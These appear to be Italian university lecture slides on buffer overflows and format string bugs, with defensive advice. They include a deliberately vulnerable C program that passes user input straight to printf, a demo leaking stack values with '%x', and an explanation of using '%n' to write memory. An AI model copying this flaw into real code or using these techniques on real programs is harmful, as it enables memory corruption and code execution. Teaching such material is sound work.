
Attacchi alle applicazioni:

Buffer overflow




- I passaggi di parametri avvengono mettendo le variabili in una zona comune, lo *stack*. Nello stack finisce:
  - L'indirizzo di ritorno a cui **stampa()** deve fare la **jump** quando finisce
  - la variabile **parola**
  - nello stack viene allocata anche la variabile **testo** dalla funzione **stampa()**

Attacchi alle applicazioni:



- Nel codice sorgente non si controlla che la variabile **parola** sia lunga meno di 10 char. Se la variabile fosse più lunga dello spazio assegnato andrebbe a sovrascrivere altre zone dello stack, provocando un *segmentation fault*.
  - NB: le variabili nello stack vengono scritte dal basso verso l'alto, ma all'interno di ogni variabile, dall'alto verso il basso.
  - se **testo** è più lunga della memoria assegnatagli (10 byte) può arrivare a sovrascrivere anche l'indirizzo di ritorno.
  - l'attaccante può cambiare il flusso di esecuzione del programma!

Attacchi alle applicazioni:



- l'attaccante può scrivere del codice eseguibile nello spazio di memoria della variabile **testo**
- poi far puntare l'indirizzo di ritorno a quel codice
- quando **stampa()** finisce viene fatto un **jump** verso l'indirizzo di ritorno modificato
- il risultato è che si esegue del codice deciso dall'attaccante e poi l'applicazione va in crash

Attacchi alle applicazioni:

Proteggersi dai Buffer overflow

- Controllare sempre l'input che arriva dall'esterno
  - input da utente
  - input da file
  - variabili d'ambiente
- utilizzare funzioni che limitano la lunghezza della scrittura
  - non strcpy(dest, source)
  - ma strncpy(dest, source, len)
- Linux offre la possibilità di rendere lo stack non eseguibile
- esistono compilatori/debugger per individuare i BO

Buone pratiche

- proteggersi dai buffer overflow
- files tempranei
- race condition
- problemi della chiamata system()
- il consiglio per ogni programmatore è di leggersi questo:[**?**]

Format Bug: questo non può essere vero :-O

Un format bug si basa su un errore di programmazione molto molto molto comune che ha sempre a che vedere con la gestione delle stringhe. Un codice di esempio:

```
#include <stdio.h>
#include <string.h>

int stampa(char * );

int main(int argc, char ** argv)
{

        if (argv[1]!=NULL)
                printf(argv[1]);
        else
                printf("niente da stampare");
        printf("\n");
}
```

Format Bug: la funzione printf

- E' definita come: **int printf(const char *format, ...);**.
- Prende una sequenza di puntatori a char, di cui il primo parametro è il formato. Nel formato generalmente è scritto quanti e quali sono i parametri che seguono, ad esempio: **printf("%s","Hello World");**
- La printf legge la stringa di formato, trova i simboli speciali che iniziano per %, conta quanti e quali parametri seguono, li legge dallo stack, li sostituisce ai caratteri speciali e poi stampa la stringa di formato.
- Se si lascia all'utente la possibilità di scrivere nella stringa di formato (invece che riempire i buchi usando gli speciali %) si va incontro a problemi seri.

Format Bug: la funzione printf

- Che succede se l'utente dà in input una stringa come **%x %x**? Che la printf cerca nello stack due valori e li stampa come esadecimali.

```
leonardo@ciclope\$ ./esempio "\%x \%x"
8049ff4 bfae9ee8
```

- Nello stack, a meno che noi non ci mettiamo qualcosa non c'e' niente che riguardi la printf stessa. Quindi, mettiamoci qualcosa: **aaaa %x %x**.

```
leonardo@ciclope\$ ./esempio "aaaaa \%x \%x"
aaaaa 8049ff4 bfae9ee8
```

Format Bug: la funzione printf

- Ok, ma tutti i parametri che passo come argomento vengono *poppati* dallo stack nel momento in cui eseguo la printf, quindi non posso interferire con lo stack.
- Esistono però dei valori di formato particolarmente esoterici:
  - %.XXX: il punto specifica il padding con cui scrivo l'argomento successivo, come in

    ```
    printf("\%.50d \%n\%d\n", x, &pos, y);
    ```
  - %n : questo valore di formato non legge, ma scrive! E cosa scrive? scrive nel valore di memoria definito nel parametro successivo dello stack il numero di caratteri stampati fino a quel momento. Il suo uso corretto sarebbe:

    ```
    int pos, x = 235, y = 93;
    printf("\%d \%n\%d\n", x, &pos, y);
    printf("The offset was \%d\n", pos);
    ```
- AHAHAA! :-) Posso quindi scrivere nello stack valori più o meno arbitrari![2]
- Senza entrare nei dettagli, si possono ripetere gli stessi attacchi che per i BO.

[2] http://seclists.org/bugtraq/2000/Sep/214